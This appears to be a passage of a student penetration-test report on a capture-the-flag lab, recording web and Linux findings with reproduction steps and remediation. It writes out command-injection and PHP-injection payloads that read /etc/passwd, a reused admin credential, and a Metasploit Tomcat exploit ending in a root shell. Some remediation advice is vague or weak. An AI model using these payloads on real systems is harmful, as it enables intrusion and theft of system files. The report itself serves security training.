
Images	
Affected Hosts	192.168.14.35
Remediation	Never store credentials on the webpage. This webpage should be encrypted with https as well.


Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Go to webpage http://192.168.14.35/robots.txt

Images	
Affected Hosts	192.168.14.35
Remediation	This webpage should be secured with https. Files should not be left out in the open.


Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	In the input field of DNS Check, enter “www.welcometorecall.com && cat vendors.txt”


Images	
Affected Hosts	192.168.14.35
Remediation	Restrict the access of using any special characters such as “&”.

Vulnerability 11	Findings
Title	Command Injection (Advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	**Critical**
Description	Under MX Record Checker, input “www.welcometorecall.com | cat vendors.txt”
Images	
Affected Hosts	192.168.14.35
Remediation	Stronger input validation. Prevent the use of any special characters such as “|”.


Vulnerability 12	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	In Login.php page, under Admin login, the following credentials were used: Username: melina Password: melina
Images	
Affected Hosts	192.168.14.35
Remediation	Stronger input validation is required. The website can also be more secure with a stronger password consisting of uppercase and lowercase letters and at least 1 number included.

Vulnerability 13	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**High**
Description	Input http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd') into the search bar.


Images	
Affected Hosts	192.168.14.35
Remediation	Generally, it would be a good idea to avoid any PHP commands.

Vulnerability 14	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	After testing out a few different sessions in the URL using Burp, this URL worked. http://192.168.13.35/admin_legal_data.php?admin=87
Images	


Affected Hosts	192.168.14.35
Remediation	Authentication should be required when trying to access this webpage.


Vulnerability 15	**Findings**
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	If you run ls in one of most previous flags, you will come across the old_disclaimers directory. Then you can use the URL: http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	
Affected Hosts	192.168.14.35
Remediation	Monitor access privileges and user interactions according to files.

Vulnerability 16	**Findings**
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	On the Domain Dossier webpage, search the domain WHOIS record for totalrekall.xyz. The flag will appear as Admin Street.


Images	
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Take out any important records from this webpage and store it in an encrypted file to which only admins can access.

Vulnerability 17	Findings
Title	Scanning Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Description	Ran nmap on totalrekall.xyz to get the ip address.


Images	
Affected Hosts	3.33.130.190
Remediation	Restrict nmap scans from the public and only allow certain ip addresses.


Vulnerability 18	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	On a web browser, open crt.sh. Then search for totalrekall.xyz to find the flag.
Images	
Affected Hosts	3.33.130.190
Remediation	Ensure that remediation policies are set. Make it automated and have it monitored.



Vulnerability 19	Findings
Title	Scanning Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS

Risk Rating	**Medium**
Description	Ran nmap 192.168.13.0/24 to find that there are 5 hosts not including the hose that you are scanning from.
Images	
Affected Hosts	192.168.13.0/24
Remediation	Restrict nmap scans from ip addresses that shouldn't have access in the first place.


Vulnerability 20	Findings
Title	Aggressive Scan Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**High**
Description	Ran nmap -A 192.168.13.0/24 to find that 192.168.13.13 is the host of Drupal.

Images	
Affected Hosts	192.168.13.13
Remediation	Block port 80, set up firewalls.


Vulnerability 21	Findings
Title	Nessus Scanning Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Ran a new scan for 192.168.13.12. One critical vulnerability was found for Apache Struts. The ID number 97610 was shown on the right hand side of the page.
Images	
Affected Hosts	192.168.13.12.
Remediation	The host IP should have the latest security patches. Install upgrades.

Vulnerability 22	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Ran msfconsole. Search exploits that include Tomcat and JSP. Used exploit (multi/http/tomcat_jsp_upload_bypass). set RHOST to 192.168.13.10 Run the command. In meterpreter, enter shell. Run: cat /root/.flag7.txt
Images	 
Affected Hosts	192.168.13.10


Remediation	Update firewalls and security controls.

